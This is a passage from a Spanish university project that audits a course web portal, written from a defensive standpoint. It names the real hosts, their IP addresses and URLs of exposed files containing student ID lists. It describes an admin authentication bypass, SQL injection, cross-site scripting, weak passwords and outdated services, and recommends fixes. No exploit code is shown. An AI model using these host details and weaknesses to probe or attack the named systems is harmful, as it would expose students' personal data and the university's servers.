- Sistema de recogida y evaluación de una "encuesta de calidad", acerca de todos los aspectos docentes de la asignatura. Sólo tienen opción de realizarla los alumnos matriculados en la asignatura.
- Consulta del listado de "monitores" adscritos a la asignatura. Este servicio sólo se ofrece en el portal "LIE".

Como se puede apreciar, la Aplicación ofrece un total de cuatro servicios comunes a ambos portales y dos servicios que son inherentes a cada uno de los mismos (uno por cada portal).

Los datos usados en cada servicio son almacenados en bases de datos, y estas últimas residen en un servidor MySQL. De esta forma, la Aplicación puede lanzar peticiones al servidor MySQL, en forma de sentencias SQL, y así poder acceder a los datos, ya sea para consultarlos o realizar operaciones de administración (añadir, editar o borrar) sobre ellos.

El lenguaje de programación usado en la Aplicación es, como anunciamos ya, PHP. Entre sus características principales contamos con un fácil acceso a bases de datos. El API de PHP es muy amplio: cuenta con multitud de funciones para manejar cadenas, arrays y en general cualquier tipo de datos; tiene soporte para el acceso a diversas bases de datos (y en particular, MySQL) y en general, está orientado a la programación web, lo que lo hace ideal en nuestro escenario. Además se integra perfectamente con diferente software de servidor web, y en especial, con el software Apache, que será el que utilizaremos en nuestro montaje.

Así pues, un esquema que ilustra los componentes que definen el escenario en el cual se ejecutará nuestra Aplicación es el siguiente:



El cliente se conecta al servidor web y realizará peticiones de páginas HTML y PHP. En este último caso, el módulo de PHP, instalado en el servidor Apache,

"parseará" el fichero y llevará a cabo las acciones que mande el código incrustado en él. Algunas de estas acciones requerirán el acceso al servidor MySQL.

Por falta de espacio de disco en el servidor web principal, los ficheros y páginas web que componen el portal se encuentran distribuidos en dos servidores web diferentes.

El servidor web principal, llamado "woody", es el único de los dos que tiene salida a Internet (tiene una IP pública). Sus datos son:

- Nombre: woody.us.es
- IP: 193.147.161.237
- Alias: www.gte.us.es

El servidor web secundario se llama "apache" y no tiene salida a Internet (tiene una IP privada):

- Nombre: apache
- IP: 172.16.1.48

Nota: existe una cierta ambigüedad por el hecho de haber usado el nombre de máquina "apache", que también coincide con el nombre del software que usaremos para servir páginas ("Apache"). El contexto, en estos casos, siempre ayuda a diferenciar, pero además intentaremos, de ahora en adelante, escribir el nombre de máquina todo en minúsculas mientras que cuando nos refiramos al software usaremos mayúsculas al principio de palabra.

Ambos servidores web corren el software Apache, y para que todas las páginas (incluidas las albergadas en el servidor secundario) sean visibles desde

Internet, se hace uso de una funcionalidad que tiene el software Apache y que permite que un servidor actúe de proxy hacia un segundo servidor.

La mayoría de las páginas, incluida la principal, se encuentran en:

- CSED: http://www.gte.us.es/~fbarrero/CSED/
- LIE: http://www.gte.us.es/~fbarrero/LIE/

(Nota: se podría sustituir «www.gte.us.es » por « woody.us.es », ya que el primero es en realidad un alias al segundo).

Las páginas PHP residen físicamente en la máquina con IP interna (llamada "apache") y son servidas en primera instancia por esta última. De hecho todo el procesado del código PHP y acceso a la base de datos se realiza ahí mismo: en "apache". Sin embargo, "woody" realiza funciones de proxy sobre estas páginas, de forma que quedarán "mapeadas" sobre este último, que es quien de verdad tiene acceso a Internet (y lógicamente también a la red interna donde se encuentra la máquina "apache") y el cual recibirá normalmente todas las peticiones de clientes reales. Las URLs "virtuales" de las que estamos hablando son:

- CSED: http://www.gte.us.es/fbarrero/csed/
- LIE: http://www.gte.us.es/fbarrero/lie/

Cuando un cliente haga una petición sobre una de estas URLs, automáticamente "woody" lanzará la misma petición sobre "apache", recogerá la respuesta, y la reenviará al cliente. Es decir, "woody" está actuando como simple intermediario de la información (el procesado y en general, todo el trabajo pesado se realiza en "apache"). Desde el punto de vista de "apache", "woody" ha actuado como cliente. Desde el punto de vista del cliente original, "apache" es como si no existiera (es totalmente transparente).

Para crear este "efecto espejo" se ha hecho uso de un módulo de Apache (http://httpd.apache.org/docs/mod/mod_proxy.html) y se ha configurado añadiendo las siguientes líneas al "httpd.conf" de "woody":

- ProxyPass /fbarrero http://172.16.1.48/fbarrero
- ProxyPassReverse /fbarrero http://172.16.1.48/fbarrero

Este túnel entre ambos servidores web, que se establece por medio del proxy, puede tener implicaciones en la seguridad. Hablaremos sobre esto más adelante.

Por último, y para finalizar con la descripción del escenario a auditar, comentaremos algunos aspectos relacionados con la base de datos.

La estructura actual de los datos en el servidor MySQL se resume en los siguientes puntos:

- Existen diferentes bases de datos, y cada una de ellas tiene asociada una o varias tablas.
- Cada servicio de nuestra Aplicación tiene asociada una base de datos diferente.
- La Aplicación accede al servidor MySQL mediante un único usuario: root (el "superusuario").
- Existen diversas tablas de "usuarios", correspondientes a distintos servicios (cada una de ellas se encuentra en la base de datos correspondiente al propio servicio), de forma que los usuarios de un servicio no tienen por qué coincidir con los de otro.

3. Análisis de seguridad.

La seguridad de un sistema depende a su vez de la seguridad de cada uno de los subsistemas que lo compone. Por tanto, es lógico que analicemos, en primer lugar, cada uno de estos subsistemas por separado, extraigamos conclusiones, y finalmente, estudiemos cómo afectarían las vulnerabilidades encontradas en cada subsistema, al funcionamiento global del sistema.

Dicho lo anterior, y ya centrándonos en nuestro escenario particular, se entiende fácilmente que no debemos limitar nuestro análisis a auditar simplemente el código de la Aplicación sino que también habremos de extendernos sobre otros aspectos, como por ejemplo la seguridad del propio servidor web que alberga las páginas. En realidad, y a partir de aquí, resulta tentador dar un paso más hacia adelante, y de ahí otro, etc.; para finalmente acabar auditando la red completa donde se encuentran físicamente los servidores. Bien, no es nuestra intención llegar tan lejos, y nuestras cotas o alcance del análisis vendrán impuestas por el tiempo del que disponemos para realizar la auditoría, y en última instancia, por el sentido común.

En cualquier caso, se ha decidido estructurar el análisis de la siguiente forma:

- Análisis de seguridad del servidor MySQL y bases de datos asociadas.
- Análisis de seguridad de la Aplicación propiamente dicha.
- Análisis de seguridad de los servidores web.

En el primer punto se tratarán aspectos relacionados con la base de datos, sobre todo, cómo estructurar la misma para minimizar el impacto de ciertos agujeros de seguridad. En el segundo viajaremos a través del código descubriendo algunos fallos y malos hábitos de programación que pueden afectar a la seguridad. En el tercer y último punto daremos algunas pautas muy generales para configurar un

servidor web de forma adecuada (siempre pensando en la seguridad como primera premisa).

3.1. Análisis de seguridad del servidor MySQL y bases de datos asociadas.

Todos los datos asociados a los distintos servicios que nuestra Aplicación provee son guardados en una base de datos. Si alguien consiguiera acceder a esta base de datos podría modificar datos a su antojo o borrarlos, con todo lo que eso implica. El papel que juega el servidor de bases de datos es, pues, crucial.

3.1.1. Vulnerabilidades encontradas.

- Ausencia de permisos y usuarios. La Aplicación accede al servidor MySQL siempre como superusuario ("root").
- El servidor MySQL es visible desde otras máquinas de la LAN.

3.1.2. Detalle de vulnerabilidades, soluciones propuestas y recomendaciones.

3.1.2.1. Ausencia de permisos y usuarios en la base de datos.

No se han creado diferentes usuarios con distinto grado de privilegio en el servidor de bases de datos sino que la Aplicación accede al servidor MySQL siempre como superusuario ("root"). Este fallo es de severidad o gravedad media-alta.

La solución recomendable es establecer una política de usuarios y privilegios de acceso a las distintas bases de datos.

3.1.2.2. El servidor MySQL es visible desde otras máquinas de la LAN.

El servicio MySQL se encuentra asignado a la dirección 0.0.0.0 de la máquina Linux ("apache"). Esto quiere decir que será visible desde cualquier interfaz de red, incluido el correspondiente a la LAN. Sin embargo, y dado que tanto el servidor web como el servidor MySQL residen en la misma máquina, y sólo se va a acceder a las bases de datos desde este servidor web, lo correcto sería que el servidor MySQL no fuera visible desde el exterior. Así en caso de que se descubriera alguna vulnerabilidad que afectase al servidor MySQL, ésta no sería explotable remotamente sino que requeriría de cuenta en el sistema (explotación local). El nivel de importancia de este fallo es medio.

La solución es tan simple como asignar el servicio MySQL a la dirección IP de "loopback" (127.0.0.1). De esta forma, el servicio sólo será visible desde la propia máquina, y no desde el exterior.

3.1.3. Conclusiones.

Aunque los fallos encontrados no son extremadamente graves, sí habrá que tenerlos en cuenta. De hecho, ambos serán subsanados. En particular, se describirá en el próximo capítulo la política de usuarios y privilegios implantada, en lo que a la base de datos respecta.

3.2. Análisis de seguridad de la Aplicación propiamente dicha.

La programación de la Aplicación constituye uno de los puntos más críticos de nuestro sistema. Un mal diseño o una mala implementación podría provocar que un intruso pudiera alterar información de la base de datos, obtener información sobre el sistema (que podría utilizar más adelante como base para lanzar algún otro tipo de

ataque, como por ejemplo, de Ingeniería Social), o quizás lograr acceso al servidor Unix donde se ubica nuestra Aplicación.

3.2.1. Vulnerabilidades encontradas.

- Validación de entrada de usuario insuficiente en la herramienta de administración: un intruso podrá realizar cualquier operación como Administrador.
- Susceptibilidad a ataques de inyección SQL, dependiendo de la configuración del motor PHP del servidor.
- Contraseñas de alumnos débiles y fácilmente adivinables, en el servicio de "encuesta".
- Revelación de información sensible a través de ficheros de texto accesibles directamente desde la WWW.
- Posible inyección de etiquetas HTML y JavaScript, lo que posibilita ataques de tipo "Cross Site Scripting".
- Falsa sensación de seguridad en la herramienta de administración de la Aplicación ("security by obscurity").

3.2.2. Detalle de vulnerabilidades, soluciones propuestas y recomendaciones.

3.2.2.1. Validación de entrada de usuario insuficiente en la herramienta de administración.

La herramienta de administración consta de diferentes scripts PHP, los cuales son llamados sucesivamente, según la tarea administrativa seleccionada. Existe una fase previa de autentificación durante la cual tiene lugar la comprobación de usuario y contraseña, y tras la cual se asigna un valor a una variable, en virtud del éxito o no de la autentificación. Los siguientes scripts que son llamados no realizan la autentificación propiamente dicha sino que se limitan a leer el valor de dicha

variable, y dependiendo de ella deniegan o no el acceso a la funcionalidad que el script en cuestión provee. Esta variable es pasada a través de un mecanismo POST normal.

Por tanto, un intruso podrá realizar peticiones a distintos scripts de administración y pasarles la variable de autentificación falseada, de forma que el script le trate como si de un Administrador correctamente autentificado se tratara, y permitiéndole el acceso a operaciones administrativas (borrar entradas de la base de datos, etc.). Esta vulnerabilidad puede ser explotada remotamente y ha sido calificada como grave.

Para demostrar esta vulnerabilidad se ha elaborado un pequeño trozo de código ("exploit") que falsea la variable de autentificación y consigue añadir una entrada a la base de datos de dudas (con el contenido que se desee), sin necesidad de conocer la contraseña del administrador. Lo podrá encontrar en el Apéndice C de este Proyecto Fin de Carrera.

Podemos solucionar este problema de seguridad mediante la instauración de un sistema de autentificación adecuado, basado en sesiones de usuario. De esta forma, las variables críticas se almacenarán como datos de sesión, siendo estos últimos mantenidos de forma transparente en el servidor. Las distintas sesiones se referencian mediante un identificador de sesión ("session-id"), el cual deberá ser único para cada cliente, y que será guardado en una "cookie" en el navegador de este último. PHP dispone del API necesario para realizar con facilidad y comodidad el manejo de sesiones.

En el siguiente capítulo se tratará con detalle el sistema de autentificación propuesto e implantado con éxito en el sistema.

3.2.2.2. Susceptibilidad a ataques de inyección SQL, dependiendo de la configuración del motor PHP del servidor.

Los distintos accesos a la base de datos se llevan a cabo mediante sentencias SQL, las cuales son construidas insertando directamente el valor de ciertas variables (nombre de usuario, identificador, etc.). Estas variables provienen normalmente de la entrada de usuario, sin ningún tipo de transformación, por lo que un intruso podría modificarlas a su antojo e incluir caracteres especiales como las comillas simples (‘), consiguiendo así alterar el curso de la sentencia SQL.

PHP implementa una protección ante este tipo de ataque. Se trata de la opción “magic_quotes_gpc”, en el fichero de configuración “php.ini”, la cual viene activada por defecto, y cuyo efecto es que toda variable de entrada de usuario (GET, POST o Cookie) sea automáticamente analizada en busca de caracteres especiales, y en caso de encontrarlos, éstos sean “escapados” (anteponiendo una barra invertida “\” o carácter “backslash”).

En el servidor analizado, esta opción se encuentra habilitada, por lo que un ataque de tipo “inyección de SQL” no es posible. Sin embargo, se recomienda no hacer el código de la Aplicación dependiente de funcionalidades especiales como “magic_quotes_gpc”, ya que en caso de instalar la Aplicación en un nuevo servidor (o simplemente actualizar el software PHP a una nueva versión) donde opciones como la anterior no se encuentren habilitadas por defecto, tendrá como consecuencia fatal la aparición de la vulnerabilidad que nos ocupa, esto es, la Aplicación sería vulnerable a “SQL inject”.

Por esta razón, calificamos la vulnerabilidad encontrada como leve, no porque este tipo de vulnerabilidad no sea importante sino porque realmente la Aplicación “sólo” es potencialmente vulnerable. Esto es, dependerá de la configuración del motor PHP y de hecho, en el entorno analizado y como hemos explicado antes, la Aplicación no ha resultado ser vulnerable.

La solución correcta para evitar la inyección de SQL (y otros problemas derivados de un chequeo insuficiente de entrada de usuario) consiste en "parsear" (analizar sintácticamente) toda variable proporcionada por el usuario y "escapar" (normalmente con el carácter "\") cualquier carácter que tenga un significado especial (como la comilla simple). Este "filtrado" de caracteres especiales lo debe hacer la propia Aplicación y no confiar en mecanismos externos a ella, como el mencionado "magic_quotes_gpc".

En PHP existen funciones como "*addslashes()*" que realizan precisamente esta labor de "escapado". Podríamos hacer uso de esta función (u otras similares) desde el propio código de la Aplicación. En el siguiente capítulo estudiaremos otros métodos y soluciones que se han implementado.

3.2.2.3. Contraseñas de alumnos débiles y fácilmente adivinables, en el servicio de "encuesta".

Gracias al servicio de "encuesta", se permite a los alumnos evaluar a los distintos profesores que imparten la asignatura. A efectos estadísticos, es recomendable que un alumno pueda realizar una y sólo una encuesta por cada profesor existente. Para ello, se identifica al alumno, antes de permitirle insertar una nueva encuesta: el alumno debe introducir una contraseña que lo autentifica.

Pues bien, la vulnerabilidad consiste en que se usa el D.N.I. del alumno, como contraseña. Se considera débil, pues un atacante puede obtener esta información fácilmente (por ejemplo, consultando las actas de la asignatura o cualquier tablón público donde se publiquen listados de calificaciones de alumnos u de otras actividades; este tipo de listados frecuentemente incluyen el dato del D.N.I. del alumno). Sería un tarea más ardua para el atacante (pero totalmente factible) realizar un ataque de fuerza bruta para averiguar la contraseña del alumno (el espacio de contraseñas se encuentra suficientemente acotado, puesto que conocemos la

estructura o la forma que tendrá la contraseña). El grado de severidad de esta vulnerabilidad es medio-alto.

La solución será usar contraseñas robustas, que no sean fácilmente adivinables ni susceptibles de ser atacadas con éxito en un ataque de fuerza bruta. Implementaremos contraseñas generadas aleatoriamente, mezclando números y letras (mayúsculas y minúsculas), y de una longitud considerable.

3.2.2.4. Revelación de información sensible a través de ficheros de texto accesible directamente desde la WWW.

Entre los ficheros que forman el conjunto de la Aplicación (.html, .php, etc.), hemos encontrado diversos archivos de texto (ASCII) que contienen información sensible (listado de alumnos, paths absolutos de los ficheros de la Aplicación en el servidor, etc.). Estos ficheros se encuentran en directorios de la web, y pueden ser accedidos públicamente, previo conocimiento de su ubicación exacta (lo cual tampoco es difícil teniendo en cuenta que la documentación del portal es pública o que se pueden aprovechar otras vulnerabilidades para obtener información de los directorios del servidor).

Enumeramos algunos ejemplos:

- http://woody.us.es/fbarrero/lie/encuesta/registro_fer.txt
- http://woody.us.es/fbarrero/lie/encuesta/ListadoAlumnos.txt
- diversos ficheros “WS_FTP.LOG” encontrados en la mayoría de directorios y subdirectorios.

Mediante el primer enlace un atacante obtendría acceso al listado de alumnos (y su D.N.I.) que han realizado la encuesta correspondiente a uno de los profesores. El segundo enlace nos daría acceso a la totalidad del listado de alumnos (y D.N.I. asociados).

Los archivos “WS_FTP.LOG” son ficheros de “log” creados por el programa cliente de *ftp* WS-FTP (Windows). Contienen información sensible como el path absoluto de los ficheros que han sido subidos (o bajados) mediante *ftp* al servidor.

El impacto de esta vulnerabilidad es medio. Entre otras cosas, un atacante podría rellenar todas las encuentas (correspondientes a cada uno de los alumnos, y para los tres profesores disponibles), puesto que el servicio de encuestas utiliza el D.N.I. del alumno como clave de acceso (lo cual constituye otra vulnerabilidad). Esto daría como resultado un ataque de denegación de servicio (D.o.S.), para el servicio “encuesta”, al no permitir al alumno legítimo evaluar al profesor, si es que el intruso ya ha realizado la encuesta correspondiente a dicho alumno. Y lo que es más grave, los resultados obtenidos en la encuesta no se correspondería con la realidad sino que estarían falseados.

La mejor solución es eliminar este tipo de ficheros. En algunos casos, esto no es posible a priori, puesto que por (un mal) diseño de la Aplicación, estos ficheros son necesarios (es el caso de “registro_fer.txt” y otros). En este segundo caso, será necesario rediseñar la Aplicación y la base de datos, de forma que los datos del fichero de texto borrado puedan ser incluidos en el servidor MySQL.

Otra alternativa (que no recomendamos) sería mover estos ficheros a una nueva ubicación o directorio que no pueda ser accedido desde la WWW (o incluso añadir reglas de denegación de acceso en el fichero de configuración de Apache, para estos ficheros especiales). Esta última no es, a nuestro entender, la solución más ortodoxa.

3.2.2.5. Posible inyección de etiquetas HTML y JavaScript, lo que posibilita ataques de tipo “Cross Site Scripting”.

Una vez más, la carencia de chequeo de entrada de usuario desemboca en una nueva vulnerabilidad: la posible inyección de HTML y/o JavaScript. Aprovechando

este agujero de seguridad, un atacante conseguiría ejecutar código JavaScript malicioso en el ordenador cliente. Entre las funcionalidades que dicho código podría implementar, una de las más peligrosas es el robo de "cookies". Teniendo en cuenta que las cookies a menudo guardan información sensible (como el identificador de sesión), resulta un problema de gravedad media-alta. Otra posibilidad es que se introduzca código malicioso que explote alguna vulnerabilidad local del navegador (por ejemplo, en ciertas versiones de Internet Explorer se podría conseguir lanzar comandos locales a la máquina cliente), lo que entrañaría una mayor gravedad; sin embargo, explotar este tipo de problemas es más difícil e improbable, ya que depende de la configuración del cliente (el navegador y versión que esté usando, etc.).

3.2.2.6. Falsa sensación de seguridad en la herramienta de administración de la Aplicación ("security by obscurity").

Según la documentación del portal auditado, uno de los métodos utilizados para "proteger" la herramienta de administración del mismo se basa en el desconocimiento por parte de un posible intruso de la ubicación de los diferentes scripts PHP que la implementan. Sin embargo, está demostrado que este tipo de "protección" realmente no es tal, y que crea una falsa sensación de seguridad, que no se corresponde con la realidad. Si la herramienta de administración tiene alguna vulnerabilidad, ésta seguirá existiendo, a pesar de que "esté oculta". Un potencial intruso podría obtener información suficiente por otras vías (aprovechando otro tipo de fallos, mediante el uso de ingeniería social, etc.) que compensaran la desinformación inicial que supuestamente protegía la Aplicación, quedando esta última "al descubierto".

Un ejemplo de lo anterior ocurre precisamente en el escenario auditado. Supongamos que un atacante desea conocer la ubicación exacta de los scripts de administración. Lo primero que se le ocurrirá será buscar información y documentación sobre la Aplicación que está atacando. En este caso, la referida

documentación se encontraba en las memorias de un Proyecto Fin de Carrera anterior (la cual en muchos casos es pública, y se encuentra en bibliotecas de Universidades, etc.). Ni siquiera habría sido requisito indispensable obtener esta documentación: resulta que el servidor web está mal configurado (o quizás el Admin del servidor ha dejado esa configuración adrede) y permite el listado de directorios y ficheros (describiremos esta vulnerabilidad más adelante, en el apartado dedicado a vulnerabilidades del servidor). De esta forma, haciendo una petición al directorio "/admin/", el servidor web nos devolverá un listado completo del contenido de este directorio, dejando al descubierto los scripts PHP de administración. El nombre del directorio ("admin") es comúnmente usado para albergar diferentes herramientas de administración, por lo que tampoco es difícil de descubrir o imaginar.

La solución es simplemente no confiar la seguridad de nuestra Aplicación al ocultismo o a la supuesta carencia de información de un potencial intruso. Si bien, en algunos escenarios puede ser útil, **como medida adicional,** ocultar cierta información (por ejemplo, la versión del software servidor usado), para dificultar la labor de exploración de un atacante, nunca debemos utilizar esta "técnica" como única barrera frente al intruso.

3.2.3. Conclusiones.

El elevado número de fallos encontrados así como la gravedad de algunos de ellos deja entrever que el autor original del portal no se preocupó por la seguridad de su Aplicación o simplemente desconocía por completo estos aspectos.

También hemos podido comprobar cómo la combinación de vulnerabilidades de distinta naturaleza puede resultar en un agujero de seguridad más grave de lo que en principio se pudiera imaginar. Tal ha sido el caso del fallo de tipo "security by obscurity" en combinación con el listado de directorios que permitía el servidor (y que estudiaremos en el siguiente punto).

Otra muestra que ilustra el concepto anterior la tenemos al combinar otras dos vulnerabilidades: "ausencia de permisos y usuarios en la base de datos" (descrito en el apartado "Análisis de seguridad del servidor MySQL y bases de datos asociadas") y los problemas de inyección de SQL descritos en el apartado actual. El alcance de esta segunda vulnerabilidad viene dado por la primera: al carecer de una política de usuarios y permisos correcta, y realizarse todas las operaciones de la base de datos bajo el superusuario ("root"), un atacante –mediante inyección de SQL- podría ejecutar sentencias SQL que requieran de privilegios administrativos (el intruso tendrá acceso a la totalidad del servidor MySQL y bases de datos que éste contenga). De otra forma, si se hubiera planificado e implementado una política adecuada, según la cual cada sentencia SQL se ejecutara bajo un usuario con privilegios limitados, el alcance o ámbito de poder del intruso se vería mermado y acotado (en particular, sólo podría alterar la información accesible por el usuario de bajos privilegios, y no tendría acceso a la totalidad del servidor MySQL, como ocurría anteriormente). Recalcamos pues la importancia de este tipo de medidas "limitadoras de privilegios" y que acotan o limitan el alcance de un intruso, en caso de que la seguridad del servidor haya sido comprometida por otras vías.

3.3. **Análisis de seguridad de los servidores web.**

Los servidores web involucrados son máquinas Unix, más concretamente Linux. No tenemos control sobre ambas, sino únicamente sobre la denominada "apache" (donde tenemos privilegios de "root"), por lo que será ésta la que analicemos en mayor profundidad y con más fiabilidad, e incluso tomemos medidas como administrador para solucionar los agujeros encontrados durante el análisis.

Para el caso de "woody" se informará a sus administradores en caso de que descubramos alguna vulnerabilidad, para que éstos la solventen, si lo creen

pertinente. Puesto que no tenemos cuenta ni ningún otro tipo de acceso en "woody", no nos queda otra alternativa que analizarlo "desde fuera". No disponemos de tiempo suficiente para realizar "tests de penetración" en "woody" (que sería lo ideal) por lo que nos limitaremos a lanzar contra él un escáner de vulnerabilidades, para obtener una panorámica de los servicios que ofrece, las versiones de los demonios que corre y cuales de éstas podrían ser vulnerables. Así de paso veremos un ejemplo de funcionamiento de este tipo de programas; creemos que puede ser bastante ilustrativo. El resultado así obtenido nunca puede ser tomado como definitivo; será más bien algo orientativo que debería servir de base para posteriores pruebas y análisis que, por falta de tiempo, nos vemos imposibilitados de realizar.

El estudio realizado por el escáner de vulnerabilidades "Retina", lanzado sobre "woody", ha quedado plasmado en el Apéndice D de este Proyecto Fin de Carrera. Recomendamos encarecidamente su lectura.

3.3.1. Vulnerabilidades encontradas en "apache".

- Versiones de software servidor Apache y PHP anticuadas, con agujeros de seguridad conocidos, de carácter muy grave.
- Servicio SSH anticuado.
- Apache permite listar directorios web que no dispongan de páginas "index".
- Servicios innecesarios.

3.3.2. Detalle de vulnerabilidades, soluciones propuestas y recomendaciones.

3.3.2.1. Versiones de software servidor Apache y PHP anticuadas, y con agujeros de seguridad conocidos, de carácter muy grave.

Se encontraron las siguientes versiones de software: Apache 1.3.19 y PHP 4.0.4pl1. Ambas están obsoletas y se conocen importantes fallos de seguridad, algunos de ellos explotables remotamente. La severidad de esta vulnerabilidad es muy alta.

La solución más recomendable es actualizar el software servidor a las últimas versiones disponibles. A la hora de realizar este escrito, éstas eran: Apache 1.3.27 y PHP 4.2.3.

3.3.2.2. Servicio SSH anticuado.

La versión de OpenSSH que se ha encontrado instalada es la 2.1.1. Es muy antigua ya y tiene varios agujeros de seguridad, entre los cuales, cabe destacar:

CVE-2002-0083: OpenSSH Channel Code Off-By-One Vulnerability
CAN-2002-0639: OpenSSH Challenge-Response Buffer Overflow Vulnerabilities

Ambos agujeros pueden ser explotados remotamente. El nivel de riesgo es alto. Se recomienda la actualización del software SSH. A la hora de escribir estas líneas la última versión disponible (y por tanto más recomendable) era la 3.5.

3.3.2.3. Apache permite listar directorios web que no dispongan de páginas “index”.

Si lanzamos una petición al servidor web, del tipo “GET /directorio/”, Apache comprobará si existe una página “índice” (normalmente “index.html” o “index.php”, dependiendo de la configuración de Apache) contenida en dicho directorio. Si así es,

servirá dicha página. Si no existe página índice alguna, Apache intentará mostrar el contenido del directorio, esto es, servirá un listado de ficheros de dicho directorio. Este es el comportamiento por defecto, y el que hemos observado en los servidores web auditados.

Un simple listado de directorio puede revelar información adicional importante a un atacante, según qué escenarios. Sin ir más lejos, en el caso que nos ocupa nos sirvió para listar el contenido del directorio "/admin/", que contenía los scripts de administración del portal (aquellos que "supuestamente estaban escondidos"), para más adelante intentar explotarlos individualmente.

Nuestra recomendación es deshabilitar el listado de directorios en Apache. Para ello, no tenemos más que buscar y comentar (o borrar) la siguiente línea en el fichero de configuración de Apache ("httpd.conf"):

```
Options Indexes
```

En realidad, "Indexes" es una opción que podemos activar en uno, varios o todos los directorios que componen las páginas web a cargo del servidor, por lo que podrán aparecer varias líneas como la anterior a lo largo de todo el fichero "httpd.conf". Habrá que asegurarse de que la opción se encuentra desactivada en cada uno de los directorios que aparecen definidos en el fichero de configuración, o al menos, en los más significativos.

Pueden aparecer otras opciones en una cláusula "Options" (por ejemplo, "`Options Indexes FollowSymLinks MultiViews`"), en cuyo caso simplemente bastará con eliminar la palabra "Indexes" y dejar lo demás tal cual.

3.3.2.4. Servicios innecesarios en “apache”.

Los servicios que actualmente se encuentran ejecutándose en “apache” son:

tcp	0	0 *:www-http	*:*	LISTEN	24613/httpd
tcp	0	0 *:mysql	*:*	LISTEN	309/mysqld
tcp	0	0 *:ssh	*:*	LISTEN	320/sshd
tcp	0	0 *:telnet	*:*	LISTEN	258/inetd
tcp	0	0 *:ftp	*:*	LISTEN	258/inetd
udp	0	0 *:ntalk	*:*		258/inetd
udp	0	0 *:talk	*:*		258/inetd

Se recomienda **cerrar todos** los servicios **excepto**:

- *www-http* (puerto 80): para poder servir páginas web.
- *mysql* (puerto 3306): para la comunicación con el servidor MySQL. No obstante, se recomienda que éste escuche peticiones únicamente en la dirección IP de “loopback” (127.0.0.1).
- *ssh* (puerto 22): para poder gestionar y administrar la máquina remotamente y/o subir ficheros, de una forma segura (las comunicaciones por esta vía siempre van encriptadas).

Los servicios de *ntalk* y *talk* se usan para que usuarios de diferentes máquinas puedan “hablar” entre sí (mediante mensajes de texto interactivos, a modo de “chat”) y rara vez son realmente necesarios.

El servicio *telnet* es considerado tradicionalmente inseguro, entre otras cosas, porque establece sesiones sin encriptar (viajan en texto plano a través de la red), que pueden ser espiadas fácilmente por un atacante mediante técnicas conocidas como “sniffing”). Su función es suplida perfectamente por el servicio *ssh*, el cual además es más seguro.

Le ocurre algo parecido al servicio *ftp*, por lo que se recomienda cerrarlo, y en su lugar usar las funcionalidades para subir o bajar ficheros que *ssh* provee (*sftp* y *scp*).

3.3.3. Conclusiones.

Corresponde al administrador de sistemas la labor de mantener al día el software de sus servidores, libre de fallos y vulnerabilidades. En este apartado hemos descubierto y analizado algunos de estos agujeros.

Las vulnerabilidades encontradas en "apache" son bastante serias. Si bien esta máquina no se encuentra accesible directamente desde Internet ("woody" actúa como proxy), sí que podría ser fácilmente atacada desde el interior de la LAN, o bien, por un atacante que previamente hubiera logrado acceso a la red, comprometiendo otras máquinas "vecinas".

El propio esquema de acceso a "apache", a través de "woody", también constituye por sí mismo un problema de seguridad, ya que el primer servidor se encuentra en el interior de la LAN, y sin embargo podría ser comprometido directamente desde Internet, gracias a la redirección de tráfico que lleva a cabo "woody". Un esquema más robusto sería ubicar a "apache" en un segmento de red distinto de la LAN, llamado "zona desmilitarizada" (DMZ), y aislar convenientemente dicha zona de la LAN interna.

No hemos tenido tiempo para analizar y poner a prueba a "woody", salvo el chequeo automático que hemos llevado a cabo con el escáner de vulnerabilidades "Retina". No obstante, el reporte incluido en el Apéndice D muestra que "woody" ofrece demasiados servicios, y por tanto, es propensa a ser vulnerable. Recomendamos encarecidamente que se revisen dichos servicios, se cierren los que no sean realmente necesarios, y se actualice el software correspondiente a los servicios que se han de dejar activos. Asimismo, y como medida de seguridad

adicional, no sería mala idea instalar parches de seguridad extra para el núcleo de Linux, como por ejemplo, protección genérica contra "buffer overflows" ("non-executable stack" -región de pila no ejecutable-). Una colección muy buena que recopila algunos de estos parches es conocida bajo el nombre de "grsecurity". Recomendamos su instalación encarecidamente.

4. Conclusiones.

Una vez finalizado el análisis de seguridad de cada una de las partes que componen nuestro sistema auditado, estamos en condiciones de diagnosticar u opinar sobre la seguridad de nuestro escenario, considerado de forma global.

Podemos calificar la seguridad global del sistema como de un grado de vulnerabilidad medio-alto. Resulta evidente que la Aplicación no se diseñó con la seguridad en mente sino que ésta fue ignorada por completo. Además, el código auditado presenta, en general, un acentuado desorden, lo que ha dificultado el análisis, y una vez más, pone en evidencia al programador del portal.

En cuanto a la configuración de los servidores (Apache y PHP) éstos se encontraban con la configuración que viene por defecto al instalar dichos paquetes de software. No había sido optimizada en absoluto. Se recomienda echar un vistazo al Apéndice A ("Instalación y configuración de un entorno seguro basado en Apache / PHP / MySQL") del presente Proyecto Fin de Carrera.

Capítulo 4

Soluciones y mejoras implementadas

1. Introducción.

A lo largo de este capítulo, que promete ser bastante denso y completo, resolveremos la totalidad de los problemas encontrados. Expondremos las soluciones que se han decidido implementar –en detalle– y las razones que nos han llevado a hacerlo.

No sólo responderemos a las vulnerabilidades descritas en el capítulo anterior, sino que también daremos cabida a mejoras sugeridas por el tutor o incluso el propio autor de este Proyecto Fin de Carrera, y que en definitiva contribuirán a aumentar la calidad del portal web.

2. Objetivos.

La implementación que llevaremos a cabo perseguirá, en líneas generales, los siguientes objetivos:

- Añadir un soporte de usuarios y autentificación adecuados, de forma que sea posible restringir el acceso a distintas áreas del portal.
- Añadir flexibilidad y portabilidad (así se facilita la labor de crear un nuevo portal a partir del original).
- Solucionar vulnerabilidades encontradas durante el análisis de seguridad y en definitiva, mejorar la seguridad del portal.
- Simplificar código en algunos casos e incluso depurar la Aplicación (corrección de errores tipo "warning" o "notice", por ejemplo).
- Mejorar y completar la herramienta de administración (en particular, añadiremos opciones de edición –entre otras– hasta ahora inexistentes; también crearemos una serie de menús de administración muy intuitivos y fáciles de usar, a la vez de potentes).

El alcance de la implementación es total (llegando a tocar incluso la propia estructura de la base de datos, la cual se verá beneficiada por diversas optimizaciones y mejoras).

3. Implementaciones.

3.1. Política de seguridad en bases de datos y servidor MySQL.

3.1.1. Justificación.

Una de las vulnerabilidades que encontramos en el análisis realizado al servidor MySQL en el capítulo anterior fue precisamente la ausencia de este tipo de política de seguridad. La Aplicación siempre accedía al servidor MySQL con la cuenta "root" (de máximos privilegios).

